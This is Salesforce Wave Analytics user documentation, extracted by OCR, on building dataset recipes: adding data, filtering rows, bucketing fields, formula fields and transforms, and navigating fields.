
Tip: Before you get started, it's a good idea to think about the requirements for the target dataset you want to create. Consider these questions:

- Does the data you want to work with exist in a dataset or as a replicated object?
- If you are combining data, how is the data related?
- What fields do you want in the target dataset?
- Do you need to transform any field values?
- In what app are you going to create the target dataset?
- Do you need to control access to the data in the target dataset?

When you're ready, follow these steps to create a dataset recipe.

Start a Dataset Recipe

To start a dataset recipe, perform the following steps.

Set Preview Data in a Dataset Recipe

A dataset recipe displays a preview of your data as you work. You can set the fields and number of rows that appear in this preview. If you are working with a large set of data, reducing the size of the preview speeds up the data refresh as you add steps to your recipe.

Add Data in a Dataset Recipe

Combine data in a recipe by adding fields from other datasets or replications.

Add a Filter in a Dataset Recipe

Filter data in a dataset recipe to remove rows that you don't need in your target dataset.

Bucket a Measure Field in a Dataset Recipe

Add a field to a dataset recipe to bucket values in a specified measure field.

Bucket a Dimension Field in a Dataset Recipe

Add a field to a dataset recipe to bucket values in a specified dimension field.

Add a Formula Field in a Dataset Recipe

Add a formula field to calculate new values from measures in your recipe, using arithmetic operators and math functions.

Transform Fields in a Dataset Recipe

Data is not always consistent, especially when you combine data from different sources. In a dataset recipe, you can transform fields to ensure that values are consistent in your target dataset. Change case, split or truncate values to get just the parts you need, and replace incorrect values.

Navigate Fields in a Dataset Recipe

As you add data and transform fields, the number of fields in your recipe preview increases. This makes it harder to find the fields that you want to work with. Use the field navigator to quickly find the fields that you need, and hide the ones you don't. The navigator also shows you the attributes of a field, such as its API name, and field type.

Navigate and Edit Recipe Steps

As you prepare your data, each change you make appears as a recipe step on the left. Think of these steps as your recipe history. You can move back and forward through this history to see how the data looks at different stages of the recipe. If you don't like what you see, you can edit or remove any step.

Save a Dataset Recipe

If you're not ready to create the target dataset, save the recipe and come back to it later. Saving simply saves your steps without you having to create the dataset.

Run a Dataset Recipe

Run a new recipe to create a target dataset, or run an existing recipe to update a target dataset.

Start a Dataset Recipe

To start a dataset recipe, perform the following steps.

1. In Wave Analytics, click the gear icon ( ) and then click **Data Manager** to open the data manager.
   The data manager opens in a new browser tab.
2. In the data manager, click the Prepare tab.
   The Prepare tab displays a list of your existing recipes.
3. Click **Create Recipe**.
4. From the list of datasets, click the one that contains the data you want to prepare. Alternatively, if you have enabled replication, you can click the Replications tab to select a replication instead.

   Note: Make sure the replication you select has run and completed at least once.

   You are prompted to enter a name for the recipe.
5. Enter a recipe name and then click **Continue**.

   Note: The recipe name you enter here is also used for the target dataset name.

   The dataset recipe page opens, displaying a preview of the data from your selected dataset or replication.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.


USER PERMISSIONS

To create a recipe:
- "Edit Wave Analytics Dataflows"


Set Preview Data in a Dataset Recipe

A dataset recipe displays a preview of your data as you work. You can set the fields and number of rows that appear in this preview. If you are working with a large set of data, reducing the size of the preview speeds up the data refresh as you add steps to your recipe.

As you work in a dataset recipe, the size of your preview is always visible at the top of the page.



Click the to view or change what you see in the preview.



Here's what you can do to set your recipe preview data:

1. Can't see a field in the list? Start typing the field name here to narrow down the list.
2. Not sure if you need a field in your preview? Click a field in the list to see a preview of its values here.
3. Don't need a field in your preview? Uncheck it here to remove it.
4. Want fewer rows in your preview? Choose to see the first 1000, 5000, or 10000 rows and select a field to sort them by.

Click **Apply** when you're done, to return to the recipe.

Note: The recipe preview can display up to 100 fields. If you remove a field from the preview, by default it's not included in the target dataset. However, you can reselect any field when you create the dataset.


Add Data in a Dataset Recipe

Combine data in a recipe by adding fields from other datasets or replications.


When you add data to a recipe, you select the lookup dataset or replicated object that contains the fields you want to add. You also select the merge key fields to match the records in the existing and new data. For example, to add User fields to Opportunity records, use the User Id and Opportunity Owner Id fields as your merge keys.

Let's look at another example here, to illustrate how you add data. Imagine you have started a recipe from a US Leads dataset, and you want to add demographic data based on zip code from another dataset. You can use the Zip Code field from each dataset as the merge keys.

1. On the dataset recipe page, click the Add Data button ( ).
2. Select either the Datasets or Replication tab, and click the dataset or object you want to add.




3. Click a column header to select it as the merge key field in the origin dataset, and do the same in the lookup dataset.



Then click **Continue**.

Important: Wave datasets contain date and time component fields, such as Year, Quarter, and Month, that are derived automatically from existing date and time fields. Use of these component fields as merge keys is not supported.

4. Click the column header or column checkbox to select each field that you want to add.



Then click **Continue**.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.


USER PERMISSIONS

To create a recipe:

- "Edit Wave Analytics Dataflows"

Note: The lookup dataset preview can display up to 100 fields. Modify the preview or hide fields to ensure that you can see just the fields that you need. When you create the dataset, you can select all the lookup fields you want for the new dataset.

Each time you add data, a new step is created in your recipe, and the added fields appear in your recipe preview. Hover over a step and click ▾ to access edit and remove options.



Add a Filter in a Dataset Recipe

Filter data in a dataset recipe to remove rows that you don't need in your target dataset.

To add a filter to a dataset recipe, follow these steps.

1. On the dataset recipe page, click the Filter Data button (▼). The Filter Data Rows dialog appears.

EDITIONS


Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To create a recipe:


- "Edit Wave Analytics Dataflows"



2. From the **Select Field** list, select the field to filter by. You can select from any field in the recipe, even if it has been hidden.
3. From the **Select Comparison** list, select the operator.
4. In the third field, enter the filter value. Then click **Continue**.

   Note: Filters in dataset recipes are case-sensitive.

5. To enter another condition, click + and repeat steps 2–4.
6. When you have added all your conditions, click **Filter Rows**.
   The filter appears as a step in the left pane of the recipe.



Note: Filters in dataset recipes only filter rows that meet all conditions.

Bucket a Measure Field in a Dataset Recipe

Add a field to a dataset recipe to bucket values in a specified measure field.

A bucket field lets you create new values based on existing values in another field. For example, use a bucket field to categorize households as small, medium, or large, based on the number of people in the household.

No. of People in Household	Size Category
1–2	Small
3–5	Medium
6 or more	Large

1. Select the field to bucket by either clicking its column header in the recipe preview, or clicking it in the field navigator.
2. Click the Add Bucket button ( ).
   The bucket dialog appears with two ranges.


EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To create a recipe:
- "Edit Wave Analytics Dataflows"



3. For Range1, enter a value and name for the first bucket. Rows with values below the Range1 value are assigned this bucket name. In this example, rows with values less than `3` are assigned a value of `Small` in the new bucket field.



The Range2 value populates with the value you enter for Range1.


4. If your bucket field has more than two buckets, click **Add>>** to add another range.
5. For each additional range you add, enter the range of values and the bucket name. Rows with values greater than or equal to the first value, and less than the second value are assigned the bucket name. In this example, rows with values `3`, `4`, or `5` are assigned a value of `Medium` in the new bucket field.



6. Repeat steps 4–5 to add any additional buckets that you need.
7. For the final range, enter a value and bucket name. Rows with values greater than or equal to this value are assigned this bucket name. In this example, rows with values greater than or equal to `6` are assigned a value of `Large` in the new bucket field.



8. When you have completed all the ranges, click **Create Bucketed field**.
The new bucket field appears next to the source field in the recipe preview.



Tip: You can use a bucket field to filter rows in a recipe.


Bucket a Dimension Field in a Dataset Recipe

Add a field to a dataset recipe to bucket values in a specified dimension field.

A bucket field lets you create new values based on existing values in another field. For example, use a bucket field to categorize products in support cases according to their type.

Product	Product Category
HVAC Ctrl, HeatWave, Home A/C	HVAC
Humidity Ctrl, Humidity Unit, Home Humidity	Humidity
Compressor, Condenser, Thermostat	Parts

1. Select the dimension field to bucket by either clicking its column header in the recipe preview, or clicking it in the field navigator.
2. Click the Add Bucket button ( ). The bucket dialog appears.



EDITIONS

Available in Salesforce Classic and Lightning Experience.


Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS


To create a recipe:

- "Edit Wave Analytics Dataflows"

3. In the Bucket1 field, enter a name for the first bucket.
4. In the **Values for...**box, enter the values to be assigned to this bucket. Press Tab after each value to enter the next.
   In this example, rows containing *HVAC Ctrl*, *HeatWave*, or *Home A/C* product values are assigned a value of *HVAC* in the new bucket field.



5. To add more buckets, click + and repeat steps 3–4.
6. To bucket remaining values that you have not bucketed, select **Map remaining values to** and enter a bucket for these values.
   If you don't select this option, rows with unbucketed values keep the same value in the new bucket field.
7. When you have completed all the buckets, click **Create Bucketed field**.
   The new bucket field appears next to the source field in the recipe preview.



Tip: You can use a bucket field to filter rows in a recipe.


Note: You can't bucket a date field.

Add a Formula Field in a Dataset Recipe


Add a formula field to calculate new values from measures in your recipe, using arithmetic operators and math functions.

A formula field lets you calculate new values based on existing values in measure fields. To help you, a formula builder suggests fields and functions as you type.

1. Click the Add a Formula Field button (Σ).
   The formula field dialog appears.



2. In the **Formula Field Name** field, enter a name.
3. In the **Formula** box, start typing the formula.
   As you type, the builder suggests matching math functions and measure fields.



4. To select a suggestion, either click it, or use your cursor up and down keys to select it and then press Enter or Tab.
5. Use your keyboard to enter parentheses, arithmetic operators, and numbers as needed.
6. When you have completed the formula, click **Create Formula Field**.
   The new formula field appears in the recipe preview.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To create a recipe:
- "Edit Wave Analytics Dataflows"



Tip: You can bucket a formula field or reference it in other formulas in the recipe.

You can use the following math functions in a formula field. The arguments in each function can be either literal values or measure fields.


Function	Description	Format
abs	Calculates the absolute value of a number. The absolute value of a number is the number without its positive or negative sign.	`abs(number)`
ceil	Rounds a number up to the nearest integer.	`ceil(number)`
exp	Returns a value for e raised to the power of a number you specify.	`exp(number)`
floor	Returns a number rounded down to the nearest integer.	`floor(number)`
log	Returns the base 10 logarithm of a number.	`log(number)`
power	Raises a number to a power of a specified number.	`power(number, power)`
round	Returns the nearest number to a number you specify, constraining the new number by a specified number of digits.	`round(number, number of digits)`
sqrt	Returns the positive square root of a given number.	`sqrt(number)`
trunc	Truncates a number to an integer.	`trunc(number)`

Transform Fields in a Dataset Recipe

Data is not always consistent, especially when you combine data from different sources. In a dataset recipe, you can transform fields to ensure that values are consistent in your target dataset. Change case, split or truncate values to get just the parts you need, and replace incorrect values.


When you transform a field, a new field is added with the new values to the right of the original field. You can choose to keep or remove the original field.

To transform a field, click the field header (1), and then click the Transform Suggestions button (2). Your transform options appear in the side panel (3). Click **Apply** to apply a transform. When you're finished, click another field header to move on to another field.



These are the field transforms you can apply.

Transform	Description	Example
Convert to Uppercase Apply	Convert values in selected field to uppercase.	Correct US state values. `ca` becomes `CA`.
Convert to Lowercase Apply	Convert values in selected field to lowercase.	Correct lead email addresses captured at a trade show. `JSMITH@FORRESTER.COM` becomes `jsmith@forrester.com`.
Split Apply - or custom	Divide values into multiple parts at the delimiter and create a new field for each part.	Divide phone numbers into area code and number. Select the – delimiter to split `925-900 2123` into two new values `925` and `900 2123`.
Truncate Apply Position 1 Length	Starting at the character **Position** in a value, extract the number of characters in **Length** into a new field.	Extract the month from date values. Enter a **Position** of `4` and a **Length** of `2` to extract the month value `10` from the month value `2016-10-23`.


Transform	Description	Example
	Find a specific value in a field and replace it with a new value. A new field is created containing both replaced and unchanged values.	Make country values consistent. **Find** all instances of `US` and **Replace** them with `USA`.

Important: Wave datasets contain date and time component fields, such as Year, Quarter, and Month, that are derived automatically from existing date and time fields. Transformations on these component fields are not supported.

Navigate Fields in a Dataset Recipe

As you add data and transform fields, the number of fields in your recipe preview increases. This makes it harder to find the fields that you want to work with. Use the field navigator to quickly find the fields that you need, and hide the ones you don't. The navigator also shows you the attributes of a field, such as its API name, and field type.

To open the field navigator in a recipe, click the Navigate Fields button ( ).




To quickly find a field, start typing its name in the Search Fields box (1) to narrow down the list of fields. When you see the field that you want, click it (2) to see it highlighted in the recipe preview. To learn more about the field's metadata, click **Attributes** (3). If you decide you don't need to see the field, click the eye (4) to hide it. Click the eye again to show a field. You can also hide a field by hovering over its header in the preview, and clicking the eye.

Note: If you hide a field in the navigator, by default it is not included when the recipe runs. However, you can choose to include the field when you run the recipe.

Navigate and Edit Recipe Steps

As you prepare your data, each change you make appears as a recipe step on the left. Think of these steps as your recipe history. You can move back and forward through this history to see how the data looks at different stages of the recipe. If you don't like what you see, you can edit or remove any step.

